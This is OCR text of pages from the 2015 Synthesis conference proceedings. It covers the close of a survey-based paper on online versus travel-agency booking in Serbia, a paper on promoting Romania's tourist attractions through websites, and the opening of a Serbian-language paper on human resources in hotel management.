Respondents have evaluated that the benefits of booking travel and tourism services over the Internet in Serbia are average (M=3.217; SD=0.892), also implying that security of booking is in between unsafe and moderately safe (M=2.782; SD=1.073).

## BOOKING TOURISM AND TRAVEL SERVICES OVER TRAVEL AGENCY/TOUR OPERATOR

Respondents have evaluated booking over travel agency/tour operator in Serbia. The main purpose of this evaluation was to find out how much the expertise and professionalism of employees in travel agencies/tour operators affect tourists to book tourism and travel services at the offices of the travel agency/tour operator instead of using the Internet. For the purpose of evaluation, a five-point Likert scale is used: 1 - extremely does not affect; 2 - it does not affect; 3 - moderately affects 4 - affects a lot, 5 - Highly affected. Research results are shown in Table 4.

| | N | Min. | Max. | Mean | | Std. Deviation |
|---|---|---|---|---|---|---|
| | | | | Statistic | Std. Error | |
| How much do the expertise and professionalism of employees in travel agencies/tour operators affect your choice to book travel and tourism services at the offices of travel agency/tour operator instead of using the Internet? | 47 | 1 | 5 | 3.936 | 0.133 | 0.942 |

Table 4. The influence of expertise and professionalism on booking

Respondents also emphasized the importance of interaction with travel agents during the process of booking services. They evaluated the importance of choosing between two extreme claims (1- it is essential; 7 - does not matter), with the variations in opinion being on the scale from 1 to 7. Research results are shown in Figure 3.





Figure 3. Importance of interaction

Based on the results, expertise and professionalism of employees in travel agencies/tour operators considerably affect tourists when booking tourism and travel services at the offices of the travel agency/tour operator instead of using the Internet (M=3.936; SD=0.942). Out of 46 respondents, who answered the question, 28% think that importance of interaction with travel agents is more essential while those who think that it does not matter account for 45%. A large group of respondents (26%) did not clearly state their opinion on how important the interaction with travel agents is in the process of booking services.

## SURVIVAL OF TRAVEL AGENCIES AND TOUR OPERATORS IN THE FUTURE

Respondents were asked whether the classic travel agencies and traditional tour operators will survive in accordance with the changes brought about by the Internet. As seen in Fig. 4 and Fig. 5, results indicate that 52% of respondents state that classic travel agencies will not disappear from the market under the influence of the Internet in tourism and travel distribution, while 28% did not answer the question. On the other hand, 20% of respondents do not agree with that. In the case of tour operators, the situation is almost the same. The same percentage of 52% respondents agree that traditional approach in tour operators distribution will not be affected mainly by changes brought by the Internet, while only 12% think opposite.





Figure 4. Market survival of classic travel agencies



DOI: 10.15308/Synthesis-2015-531-536





Figure 5. Market survival of traditional tour operators

## 5. IDENTIFIED PROS AND CONS

This research identifies several features affecting the Internet-based and traditional travel agencies and tour operators. Based on the results, the study confirms that the use of the Internet in Serbia, as a tool for booking services and overall distribution, is not yet developed in line with the global trends. People tend to place their trust in traditional agencies more than they do in booking over the Internet. Most of the respondents imply that they use the Internet sometimes or never for booking tourism and travel services online even though the booking over the Internet is cheaper. A great number of respondents use travel agency/tour operator services for travelling, while the use of the Internet is more present in domestic tourism. Also, tourists do not prefer much the Internet booking when traveling abroad and to remote destinations. Moreover, a large percentage of those who choose tour operators prefer the services they used before. This implies that experience and loyalty play a significant role in booking tourism and travel services in Serbia. Based on the research results, face to face communication with travel agencies/tour operators leads to the conclusion that Serbian market is still not "online booking intensive". On the other hand, trust and security of such tourists when booking face to face with the agent is evident and the feeling that someone is "responsible" for their trip or package tour realisation. Expertise and professionalism of employees in travel agencies/tour operators greatly affect tourist choice and decision-making even more than consulting with tourists over the Internet. The Internet in Serbia is mostly used for searching the information. The respondents who use the Internet do it more often to buy airline tickets rather than to book package tours and accommodation.

## 6. SUMMARY

A number of studies, including this one have certain limitations, and thus needs to be taken into consideration. The main limitation is associated with the nature of the sample and data collection. The largest part of the sample includes age groups of young people between 18-25 years old, while only 6 respondents are over 25. The results cannot be generalized to all young people since the respondents were the students predominately of the same age. Future research should be extended to a larger groups of young people and include measurement of specific indicators of experience and motivation. On the other hand, obtaining more precise information on travel agencies and tour operators benefits is also recommended. This study does not include the views of tour operators and travel agencies which could define more precisely constraints about traditional and online distribution.

The results point out the necessity for greater information intensity of tourism market in Serbia. Travel agencies and tour operators in Serbia mainly use the Internet for providing information. This market is not yet enough mature and there is not much confidence in booking and paying via the Internet. On the other hand, the results indicate that the tendency of travel agencies and tour operators, oriented towards traditional distribution of services, will not disappear from the market. The tourist confidence and sense of security pose a determining factor in selecting the form of booking. Based on the research results, we suggest that travel agencies and tour operators should place greater emphasis on the use of the Internet in their business, but at the same time, they should nourish traditional advantages that tourists find so important in the distribution process. This indicates that travel agencies and tour operators should make their business more e-commerce oriented. This is mostly in alignment with traditional travel agencies' reorientation to electronic commerce-able intermediaries (EC able). These subjects are able to retain the traditional approaches to business and connect with EC-only travel agencies using them as technology providers. This is called the "Reintermediation phase" (Cheung & Lam, 2009).

## REFERENCES

Buhalis, D., & Licata, M.C. (2002). The Future eTourism intermediaries. *Tourism Management, 23,* 207-220. DOI: 10.1016/S0261-5177(01)00085-1

Buhalis, D., & Laws E. (2001). *Tourism Distribution Channels: Patterns, Practices and Challenges.* London: Thompson.

Cheung, R., & Lam, P. (2009). How Travel Agency Survive in e-Business World? *Lam Communications of the IBIMA. 10,* 85-92. DOI: 10.1177/1096348012442544

Chiappa, G. (2013). The Internet versus travel agencies: The perception of different groups of Italian online buyers. *Journal of Vacation Marketing. 19(1),* 55-66. DOI: 10.1177/1356766712466613

European Commission, Flash Eurobarometar 392. (2014). *Preferences of Europeans towards Tourism.* Retrieved, February 1, 2015 from http://ec.europa.eu/public_opinion/flash/fl_392_en.pdf

Holloway, J.C. (2004). *Marketing for Tourism.* England: Pearson Education.

Lang, T. (2000). The Effect of the Internet on Travel Consumers Purchasing Behavior and Implications for Travel Agencies. *Journal of Vacation Marketing. 6,* 368-385. DOI: 10.1177/135676670000600407

Oxford Economics & Amadeus. (2014). *Shaping the Future of Travel - Macro trends driving industry growth over the next decade.* Retrieved, February 1, 2015 from http://www.amadeus.com/documents/Thought-leadership-reports/Amadeus-Shaping-the-Future-of-Travel-MacroTrends-Report.pdf

PhoCusWright Inc. (2011). *Global Online Travel Overview.* Retrieved, February 1, 2015 from: http://sete.gr/_fileuploads/entries/Online%20library/GR/110419_Global%20Online%20Travel%20Overview%20Second%20Edition.pdf

Poon, A. (2001). The future of travel agents. *Travel & Tourism Analyst, 3,* 57-80.

Poon, A. (1993). *Tourism, Technology and Competitive Strategies.* Oxford: CAB International.

Schitko, D. & Losekoot, E. (2012). An Investigation of the Attitudes of Travel and Tourism Intermediaries to Mature Travelers. *Journal of Tourism*, 8(1), 62-78



DOI: 10.15308/Synthesis-2015-531-536

Simoff, S., Bogdanovych, A., Berger, H. & Sierra, C. (2006). Travel agents vs. online booking: Tackling the shortcomings of nowadays online tourism portals. *In* 13th International Conference on Information Technologies in Tourism – ENTER 2006, (pp. 418-428) Lausanne, Switzerland

Spasić, V., Njeguš, A., & Pavlović, D. (2014). Modern information technologies application in destination management companies, SINTEZA 2014; Impact of the Internet on Business activities in Serbia and Worldwide; E-Business in tourism and hospitality industry, (pp. 772-776). DOI: 10.15308/SInteZa-2014-772-776

Xianga, Z., Magninia, V. P. & Fesenmaierb, D. (2015). Information technology and consumer behavior in travel and tourism: Insights from travel planning using the Internet. *Journal of Retailing and Consumer Services, 22*, 244-249. DOI: 10.1016/j.jretconser.2014.08.005

Zikmund, W., Babin, B., Carr, J., & Griffin, M. (2010). *Business Research Methods.* Mason, OH: Thomson.



DOI: 10.15308/Synthesis-2015-531-536

Synthesis
International Scientific Conference of IT and Business-Related Research

# PROMOTING ROMANIA'S TOURISM ATTRACTIONS IN THE ONLINE ENVIRONMENT

## PROMOCIJA TURISTIČKE PONUDE RUMUNIJE U ONLINE OKRUŽENJU

Cipriana Sava
Faculty of Tourism and Commercial Management Timişoara, Christian University "D. Cantemir", Bucharest, Romania

**Abstract:**
Located between 43°37'07" and 48°15'06" north latitude and 20°15'44" and 29°41'24" east longitude, in south-central east Europe, and with all relief forms, Romania is one of the countries that can have an important role in the foreign tourists' preferences. The multitude and variety of tourist attractions all over the country offer numerous leisure time possibilities. Currently, efforts are being made to transform and upgrade the image of Romania as a tourism destination and promote its attractions at the international level. Such opportunity is triggered by modern technology that has become a fundamental tool for marketing activities. The creation of websites for the purpose of presenting the tourism offer of Romania enhances the visibility and interest of potential tourists.

**Key words:**
tourism, tourism attractions, promotion, online environment.

**Apstrakt:**
Rumunija se nalazi u jugoistočnoj Evropi između 43°37'07 "i 48°15'06" severne geografske širine i 20°15'44" i 29°41'24" istočne geografske dužine, sa svim reljefnim oblicima. Kao takva, ona je jedna od zemalja koje mogu u velikoj meri uticati na preferencije stranih turista. Mnoštvo i raznolikost turističkih atrakcija dostupnih širom zemlje doprinose sve većem broju aktivnosti koje turisti mogu upražnjavati u slobodno vreme. Trenutno se ulažu veliki napori kako bi se unapredila slika Rumunije kao turističke destinacije, kao i promovisala njena turistička ponuda na međunarodnom tržištu. To je pre svega omogućeno zahvaljujući savremenoj tehnologiji koja postaje ključna alatka za realizaciju marketinških aktivnosti. Kreiranjem sajtova za prezentovanje turističke ponude Rumunije povećava se vidljivost i interesovanje potencijalnih turista.

**Ključne reči:**
turizam, turističke atrakcije, promocija, online okruženje.

## 1. INTRODUCTION

People have always been willing to spend their free time outside their home, but the choice of a holiday destination is affected by a series of factors. These factors can be grouped into several categories, according to the given criteria. Taking into consideration the marketing profile, we can distinguish the following factors:

- factors of tourist demand such as the population's incomes, the urbanization degree, the free time, the dynamics of the population evolution;
- factors of tourist offer such as the unity and variety of tourism resources, the diversity and the quality of services, the cost of services, the structure and the labour force training.

Besides these factors, there is also the motivation of potential tourists, which actually influences the decision to buy a certain tourism product. Their decision is personal and subjective, determined by endogenous, psychological, and exogenous motivation, influenced by the social environment. The psychological motivation refers to the individual's perception, his/her beliefs and attitudes, former experiences and needs.

As regards exogenous motivation, an individual takes into account the group he/she belongs to, the reference group, the social class, family and culture.

All motivations that act towards every future tourist can create a favourable or an unfavourable image of a tourist attraction, a tourist destination or a tourism form. Also, when referring to these motivations, the analyst Plog S., in "Why destination areas rise and fall in popularity" (1972), classifies the tourists as follows:

- psychocentrics (those looking for destinations close to their home and planning ahead their holiday);
- near psychocentrics (those influenced by the decision of the group they belong to);
- mid-centrics (those resorting to the services of a tourist agency);
- near allocentrics (persons who love freedom but do not take risks);
- allocentrics (those preferring the underdeveloped tourist regions, the destinations harder to reach).

The decision to choose the holiday destination and the tourist product will always be an important moment of a wilful action.

Different marketing actions are used in order to influence the decision of potential tourists. One of these is the promotion aimed at attracting new tourists and maintaining the existing ones.

The promotion of a tourist attraction or a destination can be made through different traditional actions (participation in specific events, documentation visits of those directly involved, organization of promotion events, promotion road-shows abroad, public relations activities) or through online sites.

Promotion provides information, remembering and persuasion of clients.

E-mail: cipriana.sava@gmail.com
DOI: 10.15308/Synthesis-2015-537-540





Figure 1. Promotion – its role

Under the existing conditions, promotion is considered a major demand of the selling process of a tourism product.

## 2. ROMANIA AS A TOURIST DESTINATION

Romania is a European country located in the Southeastern part of the continent, stretching over an area of 238.391 km² and neighbouring Hungary, Serbia, Bulgaria, Republic of Moldova and Ukraine. The relief forms are evenly represented on its territory, with the mountains accounting for 31% of the territory, the hills and orchards with 36% and plains with 33%. The Carpathian Mountains look like a bow in the middle of the country, bounded to the interior and the exterior by hills and plateaus, while the plains go to the exterior.

The climate is temperate-continental with Mediterranean influences and four distinct seasons. The access ways are diverse: road, rail, air, river and sea.

Romania's tourism resources are numerous and diverse, natural and anthropic, stretching across its territory. This has led to the appearance and development of several types and forms of tourism.

Figure 2. Map of Romania – historical regions

Every historical region of the country presents certain types and forms of tourism according to its tourist resources.

As seen in Table 1, the tourists who arrive at any of the historical regions can choose a tourist destination and the preferred type of tourism.

Some of the most appreciated tourist attractions in Romania are presented in Table 2 and Table 3.

| Romania's historical regions | Representative types of tourism |
|---|---|
| Maramureş | Cultural, sport (winter sports), mountain, rural; |
| Bukovina | Religious, culinary, rural, cultural, leisure |
| Moldavia | Mountain, wellness, religious, cultural, scientific, rural |
| Dobruja | Seaside, cultural, fishing, ecotourism |
| Muntenia | Mountain, sport, business, rural, culinary, cultural, scientific, wellness; |
| Oltenia | Cultural, religious, fishing, leisure |
| Transylvania | Wellness, mountain, cultural, sport, leisure, rural, religious, scientific, business, culinary, ecotourism |
| Banat | Wellness, cultural, scientific, mountain, sport, business, fishing |
| Crişana | Wellness, mountain, hunting |

Table 1. Types of tourism in Romania

| Name of tourist attraction | Location | GPS Coordinates |
|---|---|---|
| Sphinx | Bucegi Mountains | 45°24′30″ N, 25°28′13″E |
| Bigăr Waterfall | National Park Nerei - Beuşniţa Gorges | 45°02′44″N, 21°57′42″E |
| Babele | Bucegi Mountains | 45°26.21′N, 25°26.63′E |
| CazaneleDunării | Danube Gorges | 44°37′N, 22°16′E |
| Danube Delta | UNESCO Heritage | 45°0′N, 29°0′E |
| Scărişoara Ice Cave | Gârda se Sus Village | 46°29′23″N, 22°48′35″E |
| Focurile Vii | Lopătari Village | 45°32′N, 26°34′E |
| VulcaniiNoroioşi (Mud Volcanoes) | PâcleleMici | 45°21′31″N, 26°42′42″E |
| PodulluiDumnezeu (God's Bridge) | Ponoare | 44°58′30″N, 22°45′40″E |
| GroapaRuginoasă | ValeaSeacă | 46°31′35″N, 22°39′08″E |

Table 2. Natural tourist attractions in Romania



DOI: 10.15308/Synthesis-2015-537-540

| Name of tourist attraction | Location | GPS Coordinates |
|---|---|---|
| TurdaSaltmine | Turda | 46$^0$35′1″N, 23$^0$46′35″E |
| Gold Museum | Brad | 46°12′29″N 22°78′27″E |
| Bran Castle | Bran | 45$^0$30′41″N, 25$^0$21′48″E |
| Peleș Castle | Sinaia | 45°21′34″N, 25°32′30″E |
| ASTRA Museum | Sibiu | 45$^0$47′24″N, 24$^0$8′56″E |
| Corvinilor or Huniazilor Castle | Hunedoara | 45$^0$45′2″N, 22$^0$53′20″E |
| Monasteries in the North | Moldavia and Bucovina | |
| Merry Cemetery | Săpânța | 47°57′52″N, 23°41′48″E |
| Parliament Palace | Bucharest | 44$^0$25′46″N, 26$^0$5′15″E |
| Alba Carolina Fortress | Alba Iulia | 46°4′5.89″N, 23°34′34.19″E. |
| Wooden churches | Maramureș | |

Table 3 Anthropic tourist attractions in Romania

The current number of accommodation facilities and the accommodation capacity show that Romania has the possibility to receive tourists.

| Indicator | Unit | Year 2012 | Year 2013 | Year 2014 |
|---|---|---|---|---|
| Accommodation facilities | Number | 5821 | 6009 | 6130 |
| Accommodation capacity | Number of beds | 301109 | 305707 | 311288 |

Table 4 The current accommodation facilities and capacity
Source: National Statistics Institute, www.insse.ro, series Tempo online 2015

The accommodation facilities are classified according to the Romanian legislation in force and can range from hotels to cabins on ships.

Romania is one of the European countries with a series of tourist sites, tourist facilities, tourist products and services, as well as the specific technical-material base that could meet the needs of the tourists.

## 3. THE ONLINE ENVIRONMENT AND TOURISM PROMOTION OF ROMANIA

We live in an age of the Internet being omnipresent in our everyday lives. The online environment has created addiction, known as FOMO (the fear of missing out) and it manifests itself as a fear of losing something important.

At the international level, the ITU (International Telecommunication Union) monitors the number of Internet users. According to its statistics for the year 2014, the highest number of Internet users was registered in China.

In 2014, Romania had 11178477 Internet users, and according to the ITU, it assumed the 41st place. The connection speed is of maximum 58.7 megabytes/second, which places it 6th globally, also due to the recent implementation of the new and greater performance technology.

With so many users around the world (around 3 billion), the Internet has become an information universe. It is used for communication, amusement, marketing purposes. To this end, people created websites, a collection of pages written in HTML (HyperTextMarkup Language) and other resource files, accessible only through an URL, logically interconnected by a series of links installed on a server, where a browser through *a* HTTP/HTTPS protocol can access, decode and show them in a readable form on the computer of every user.

| Country | Number of users (number of persons) |
|---|---|
| China | 641601070 |
| USA | 279834232 |
| India | 243198922 |
| Japan | 109252912 |
| Brazil | 107822831 |
| Russia | 84437793 |
| Germany | 71727551 |
| Nigeria | 67101452 |
| Great Britain | 57075826 |
| France | 55429382 |

Table 5 Top countries according to the number of Internet users in 2014
Source: www.internetLiveStats.com

Websites are simpler or more complex and can be classified according to the static (they contain HTML and CSS files) and dynamic (they are based on PHP or MySQL databases) programming.

If the classification criterion is the purpose of the usage, we differentiate the following sites:

- presentation – presents a trading company, a product, a service;
- corporate presentation – useful for big companies that present their entire activity;
- information – presents a series of information on a chosen topic;
- publicity campaign – developed in Flash animation app in order to promote a product or a service;
- user-generated content – its content belongs to the visitors;
- social networks – used for communication between visitors;
- news – belongs to institutions;



DOI: 10.15308/Synthesis-2015-537-540

- blogs – created by a person who writes articles on a certain topic, and that can be commented upon and analysed by the visitors;
- online shops – developed for online commerce;
- portals – contain more types of information, news, videos;
- browsers – they help people search for information on the Internet (World Wide Web)

A good tourist promotion can be made by creating, maintaining and developing such websites according to the purpose.

The tourism resources and the tourism products are not tangible, they are immaterial, and this modern technology offers the possibility to visualize the chosen destination, find out other people's opinions about its resources and services.

The appearance of tourism websites in Romania is a real support for the potential tourists, but also for the companies that operate in this field.

Currently, only part of Romania's tourist sites are known at both national and international level, which has led to a preoccupation in this direction, and the online environment is preferred.

Numerous tourism related websites have been created over the past years trying to provide the visitors with enough real information.

A complex website created by the Romanian Tourism Office – North America in New York (the legal representative of the National Authority for Tourism) presents a series of information regarding Romania and Romanian tourism in order to raise the awareness among foreign tourists and encourage travels to Romania.

The official website of the National Authority for Tourism was created on this website's platform, its address being www.romania.travel.ro. Its purpose is to attract as many foreign tourists as possible, but also to inform Romanians about tourist sites and destinations. Those interested can download a brochure „Discover the place you live in" in Romanian, English, German, French and Italian. Unfortunately, they are still working on its improvement.

The first page of both websites presents the logo of Romania's tourist brand that also comprises the slogan „explore the Carpathian garden".

Figure 3. Romania's tourist brand

An interesting website created to provide the visitors with a map of Romania's most attractive tourist sites was launched in March 2013. The project CeSaVezi.ro provides an online map with tourist attractions and the presentation of the sites, an information filter, and the possibility to create a travel route, live weather forecast, road conditions, accommodation facilities, bars and restaurants. A strong point is the possibility to download for free the application on Android and iOS. A weak point, which will be soon eliminated, is related to the presentation language, which is Romanian for the time being.

The number of unique visitors who have accessed the two best made websites oscillated in 2014, as can be seen in Table 6.

| Month | romaniatourism.com | cesavezi.ro |
|---|---|---|
| January | 92538 | - |
| February | 88618 | 781 |
| March | 99746 | 19181 |
| April | 93925 | 25075 |
| May | 106921 | 31479 |
| June | 92001 | 35694 |
| July | 103822 | 50017 |
| August | 98240 | 54139 |
| September | 99853 | 25525 |
| October | 117941 | 20337 |
| November | 97767 | 16192 |
| December | 82912 | 10555 |

Table 6. Unique visitors traffic in 2014, detailed monthly overview Number of persons

Source: www.trafic.ro/vizitatori/top-siteuri-turism

One can notice that the number of unique visitors was higher in the case of the website launched by the tourism office in New York, and their monthly fluctuations show that the highest number of visitors is recorded during the holiday season, *i.e.*, in May and July in the summer, and in October during the winter.

For the second site, the highest traffic was in summer when most people are on holiday. Taking into account the fact that it is given only in Romanian, the number of visitors is limited to Romania's population. We can say that no website has a high number of visitors, but they provide information regarding numerous tourist attractions in Romania.

## 4. CONCLUSIONS

Globally, the access to the online environment gets easier each day, and the number of users is increasing. Thus, the barriers caused by the distance, education, culture, language are broken down. The increased visibility provided by websites is ideal for tourism promotion in a country.

Romania has a great tourist potential in all its regions, which is not yet sufficiently known and visited by both Romanian and foreign tourists. Hence, there is the necessity to use online promotion through websites.

The website romaniatourism.com helps the tourists to become conversant with the Romanian tourist sites and make a decision to spend their free time in Romania.

In the case of the website cesavezi.ro, the visitors have the opportunity to get to know Romania's tourist sites, make the decision to visit, and create their travel route via iPhone and iPad apps, and easily identify the tourist site they want to visit.

The chances for the increase in the number of visitors in Romania and the income from tourism activities are directly linked to the online environment.

## REFERENCES

CeSaVezi. (2015). Harta Obiective Turistice din România. Retrieved April 5, 2015, from http://www.cesavezi.ro

Internet Live Stats. (2015). Retrieved April 5, 2015, from www.internetLiveStats.com

Institutul National de Statistica. (2015). Retrieved April 1, 2015, from www.insse.ro

Romania Tourism. (2015). Romania Tourism. Retrieved April 1, 2015, from http://romaniatourism.com/

Trafic. (2015). Top siteuri turism. Retrieved April 15, 2015, from www.trafic.ro/vizitatori/top-siteuri-turism



DOI: 10.15308/Synthesis-2015-537-540

Synthesis
International Scientific Conference of IT and Business-Related Research

# UTICAJ LJUDSKIH RESURSA NA USPEŠNO POSLOVANJE HOTELSKIH PREDUZEĆA

## THE IMPACT OF HUMAN RESOURCES ON SUCESSFUL HOTEL MANAGEMENT

Mirjana Šekarić[1], Nenad Stanić[1], Marina Kostić[2], Jelena Šekarić Sotirovski[3]
[1]Univerzitet Singidunum, Danijelova 32, Beograd, Srbija
[2]Montenegro Art D.O.O., Budva, Crna Gora
[3]Credit Agricole S.A. A.D. Braće Ribnikar 4-6, Novi Sad, Srbija

**Apstrakt:**
Tema ovog rada su ljudski resursi i način na koji menadžment svojim savremenim pogledom na rukovođenje u okviru organizacione strukture doprinosi uspehu hotelskih preduzeća. Ljudski resursi su nezamenljiv faktor kada je u pitanju zadovoljstvo klijenata uslugom i tretmanom, a savremeni uslovi poslovanja hotelskih preduzeća zahtevaju od menadžmenta potpuno nov pristup rukovođenja. Nije dovoljan samo formalni autoritet koji proističe iz njihove moći koju distribuiraju na niže instance. Uslovi tržišta nameću menadžmentu da ima viziju na duži rok, da bude inspirator novih ideja, da zaposlene inspiriše da bolje i produktivnije rade na svom radnom mestu, time što će ih motivisati, napraviti dobru atmosferu na poslu i nagraditi svaku dobru ideju. Kompanije stoga pribegavaju mnogim aktivnostima u sektoru ljudskih resursa i time stiču konkurentsku prednost koja omogućava bolju poziciju na turbulentnom tržištu.

**Ključne reči:**
ljudski resursi, hotelska preduzeća, menadžment.

**Abstract:**
This paper examines the contribution of human resources and management that are using contemporary methods to achieve successful business performances. Human resources are an indispensable factor affecting customer satisfaction with the services provided, while modern hotel business requires that the management assumes a completely new approach. The formal authority that the management distributes to lower organizational levels is not sufficient. Contemporary market conditions require that the management has a long-term vision, incites new ideas, encourages employees to be more productive at their workplace, by motivating them, creating a good working atmosphere and rewarding every good idea. Thus, the companies resort to numerous activities in the human resources sector, thereby gaining a competitive advantage that secures them a better position in the turbulent market.

**Key words:**
human resources, hotels, management.

## 1. UVOD

Turizam je grana privrede u kojoj ljudski resursi imaju glavnu ulogu u kreiranju dobre poslovne politike. Ljudski resursi u hotelijerstvu svojom efikasnošću postižu kvalitet u uslugama, čime je zadovoljstvo gosta prednost nad konkurencijom. Ukoliko menadžer, stručno i na pravi način, ostvari dobru koordinaciju među kadrovima u podizanju kvaliteta usluga koje se pružaju klijentima, sa uspehom može da zauzme dobre pozicije na tržištu i stekne prednosti nad konkurencijom. Odlučujuće za kvalitet poslovnog uspeha u hotelijerstvu je kvalitetno upravljanje ljudskim resursima, jer samo kvalitetom se može doći do željene pozicije na tržištu.

"Proces upravljanja ljudima je veoma odgovoran, dinamičan, složen i višedimenzionalan. Menadžment ljudskih resursa treba da neutrališe negativne osobine zaposlenih, a one pozitivne da prepozna, aktivira i usmeri na pravi način. Menadžeri žele da dobiju najbolje od ljudi sa kojima rade. Njihov cilj je sinergija" (Čerović, 2011).

Ljudi su ključni poslovni resurs koji zahteva više znanja i umeća nego upravljanje drugim resursima, i ima izuzetan značaj za organizacionu uspešnost (Stefanović & Blagojević, 2009). Za obezbeđivanje optimalnog funkcionisanja hotelskih preduzeća ljudski resursi predstavljaju ključni faktor od čijeg kvaliteta zavisi i kvalitet usluga. Zato uspeh kompanije ne zavisi samo od ulaganja u tehnološku modernizaciju, već i od ulaganja u obrazovanje ljudskih resursa. Samo obrazovani i stručni kadrovi mogu da budu faktor konkurentske prednosti.

## 2. ZNAČAJ LJUDSKIH RESURSA ZA HOTELIJERSTVO

Za uspešno poslovanje u hotelijerstvu i njegovo dobro pozicioniranje na tržištu glavnu ulogu ima ljudski potencijal. Samo kvalitet zaposlenih može da bude faktor konkurantske prednosti, jer su ostali faktori svima dostupni. Zato savremena hotelska preduzeća zapošljavaju kvalitetne kadrove i ulažu u njihovo obrazovanje, znajući vrednost intelektualnog kapitala i time menjajući poslovnu filozofiju od tradicionalnog ka fleksibilnijem menadžmentu ljudskih resursa.

Hotelijerstvo je specifična delatnost gde ljudski rad zauzima najznačajnije mesto, a tako će ostati i u budućnosti. Od umešnosti zaposlenih zavisi kvalitet usluga, a time i zadovoljstvo klijenata i njihova lojalnost (Vlahović, 2007). Dobro organizovan sektor ljudskih resursa garantuje uspeh hotelskih preduzeća. Savremen pristup ljudskim resursima daje mogućnost da se hotelsko preduzeće brže i bolje kotira na tržištu. Tako je Baum(1995) dao tabelu koja pokazuje pet klastera starih i novih pogleda na HR.

Savremeno poslovanje u hotelijerstvu nameće menadžmentu visoke ciljeve koji se mogu ostvariti jedino ako se promeni odnos prema ljudskim resursima.

Velika je razlika u pogledu starog i novog odnosa HR. Zastarela shvatanja HR stavljaju u podređen položaj, u smislu nikakve ili male brige za zaposlene, a oni su veza sa klijentima, pa se napredak ne može očekivati ni u kom pogledu. Nijedan

E-mail: mdubicanin@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-541-546

| Stara HR praksa | Novi pogledi na HR |
|---|---|
| Istrašivanja u oblasti zapošljavanja | |
| Veliki promet radnika.<br>Ad hok zapošljavanje bez dugoročnih planova i vizija.<br>Zapošljavanje bez predhodne obuke, velika fluktuacija radne snage i/iz drugih kompanija.<br>Bez interesa za iznalaženje ključa u smanjenju fluktuacije radnika. | Pažljiva analiza ponude radne snage iz lokalne zajednice i dugoročna saradnja sa tržištem rada.<br>Zaposleni se pažljivo biraju na osnovu kriterijuma koji su stvoreni empirijski i naučno.<br>Velika fluktacija doživljava se kao problem u funkcionisanju kompanije. |
| Poslovno napredovanje i razvoj karijere | |
| Nejasni kriterijumi za unapredjenje, Sezonski radnici se ne obučavaju i ne prolaze trening.<br>Pomeranje u hirearhiji se doživljava kao ne lojalnost kompaniji.<br>Mogućnosti u napredovanju su ograničene za žene, manjine i ljude sa invaliditetom. | Planiranje i praćenje karijere svakog zaposlenog.<br>Razvoj zaposlenog u saradnji sa lokalnom zajednicom.<br>Sezonski i povremeni radnici se aktivno uključuju u sve oblike treninga.<br>Jednaka prava za napredak svih zaposlenih. |
| Nagrade i koristi | |
| Kompanije nude minimalne nagrade.<br>Nepostojanje bonova niti drugih olika novčane stimulacije ili su oni neadekvatni. | Dobro razvijena skala nagradjivanja i stimulisanja.<br>Ugovori o dodatnim benificijama i učešće u deobi dobiti. |
| Obrazovanje, treninzi i razvoj | |
| Treninzi i obuka nisu planirani, nego se dešavaju od slučaja do slučaja.<br>Stariji zaposleni ne učestvuju u obukama.<br>Jaz između obrazovnog i direktnog rada u sektoru.<br>Obuke su izolovane. | Planirane politike treninga i obuke. Treninzi se promovišu od strane menadžmenta koji aktivno učestvuju.<br>Obuke su povezane sa napredovanjem u karijeri.<br>Partnerstvo između industrijskog i obrazovnog sektora.<br>Obrazovanje se zasniva na istraživanjima i potrebama. |
| Memadžment kultura | |
| Autoritativna kultura zasnovana na staroj hirejarhiji odlučivanja i raspodele moći.<br>Zaposleni se tretiraju kao trošak. Zaposleni su daleko od procesa odlučivana i moći.<br>Zaposleni se doživljavaju kao prolazno osoblje. | Zaposleni se tretiraju kao osnovna snaga kompanije.<br>Participativna menadžment kultura koja se zasniva na demokratičnom načinu odlučivanja.<br>Vitalne odluke se donose i u skladu sa opštim interesom društvene zajednice. |

Tabela 1. Prikaz tradicionalnih i savremenih sektora ljudskih resursa (HRM) u okviru hotelske industrije
Izvor: Mihić (2009)

klaster se ne može zanemariti niti nekom od njih dati prednost. Primena svih pet klastera na zaposlene zavisi od sposobnosti menadžmenta, a njihova implementacija može da bude vizija za budućnost hotelske kompanije. Vreme je faktor koji mora biti saveznik menadžmentu koji ima viziju za svoju kompaniju, jer su ljudski resursi najvrednija imovina koja pojedinačno i kolektivno doprinosi ostvarenju postavljenih ciljeva.

Uloga menadžmenta ljudskih resursa se ogleda u pravilnom organizovanju aktivnosti kompanije, da angažuje prave osobe na pravom mestu, da zaposleni imaju mogućnost za usavršavanje i napredak, da budu motivisani i nagrađivani i da pravilnom koordinacijom svih aktivnosti obavljaju svoj posao najbolje što mogu i ostvare najbolje rezultate za kompaniju (Đorđević-Boljanović, 2009).

